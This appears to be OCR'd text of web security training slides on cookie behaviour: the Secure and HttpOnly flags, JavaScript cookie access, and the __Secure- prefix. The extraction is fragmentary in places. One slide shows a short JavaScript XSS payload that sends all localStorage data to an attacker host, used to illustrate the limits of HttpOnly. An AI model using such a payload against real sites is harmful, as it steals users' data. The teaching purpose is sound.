app.restograde.com
preference=chocolatechip

2 *A **Set-Cookie** response header*


```
Set-Cookie: preference=chocolatechip
```

Cookies are only associated with a *domain*, not with a scheme or a path

The browser automatically attaches the cookie on outgoing requests to app.restograde.com

Will this cookie be sent to http://app.restograde.com ?

app.restograde.com *preference=chocolatechip*


app.restograde.com
1 Request resource from server
2 Response with data and headers
SERVER
COOKIE JAR
app.restograde.com
preference=chocolatechip (Secure)

2 *A **Set-Cookie** response header*


```
Set-Cookie: preference=chocolatechip; Secure
```

Cookies with the *Secure* flag will only be sent over HTTPS requests

?

Can this cookie be read from JavaScript running on https://app.restograde.com ?


app.restograde.com *preference=chocolatechip (Secure)*


Script-based cookie access is authorized using the domain of the requesting browsing context
https://app.restograde.com
https://content.restograde.com
Accessing cookies with JS
Accessing cookies with JS
COOKIE JAR
COOKIE JAR
app.restograde.com
preference=chocolatechip (Secure)
app.restograde.com
preference=chocolatechip (Secure)

```
document.cookie
```

*A **Set-Cookie** response header*

```
Set-Cookie: preference=chocolatechip; Secure
```


https://app.restograde.com
https://content.restograde.com
Accessing cookies with JS
COOKIE JAR
app.restograde.com
preference=chocolatechip
(Secure, HttpOnly)
A **Set-Cookie** response header
The *HttpOnly* flag tells the browser to not expose the cookie to JavaScript

```
document.cookie
```

```
document.cookie
```


```
Set-Cookie: preference=chocolatechip; Secure; HttpOnly
```

Session Cookie Storage

The browser offers a storage that can’t be read by JavaScript: `HttpOnly` cookies. Cookies sent that way are automatically sent by the browser, so it’s a good way to identify a requester without risking XSS attacks.

HttpOnly cookies

The common perception of malicious JavaScript



1. Request all data from localStorage/cookies/...
2. Return all data to the JS code requesting it
3. Send data to a server controlled by the attacker
4. Abuse the stolen data

A JS payload to steal all LocalStorage data from app.restograde.com

```
let img = new Image();
img.src = `https://maliciousfood.com?data=${JSON.stringify(localStorage)}`;
```

The truth about HttpOnly

- The ***HttpOnly*** flag resolves a consequence of an XSS attack
  - Stealing sensitive data stored in cookies (e.g., session hijacking) becomes a lot harder
  - **But you still have an XSS vulnerability in your application**
    - XSS allows the attacker to execute arbitrary code
    - That code can trigger authenticated requests, modify the DOM, ...

- ***HttpOnly*** is still recommended, because it is cheap and a little bit useful
  - XSS attacks have to become a bit more sophisticated to execute and to persist
  - XSS attacks from subdomains become less powerful (with domain-based cookies)

- In Chrome, ***HttpOnly*** prevents cookies from entering the rendering process
  - Useful to reduce the impact of CPU-based ***Spectre*** and ***Meltdown*** attacks

True or False: an HTTP page can set a cookie with a *Secure* flag?

THE _ _SECURE- COOKIE PREFIX

- The name of the cookie can be prefixed with ***_ _Secure-***
  - The cookie can only be set over a secure connection
  - The cookie can only be set with the ***Secure*** flag enabled

- Since the ***_ _Secure-*** prefix is part of the name, it is sent to the server
  - The server now knows that the cookie has been set over HTTPS
  - Whoever set the cookie was able to set up a valid HTTPS connection

- Attackers able to set such prefixed cookies can do a lot worse

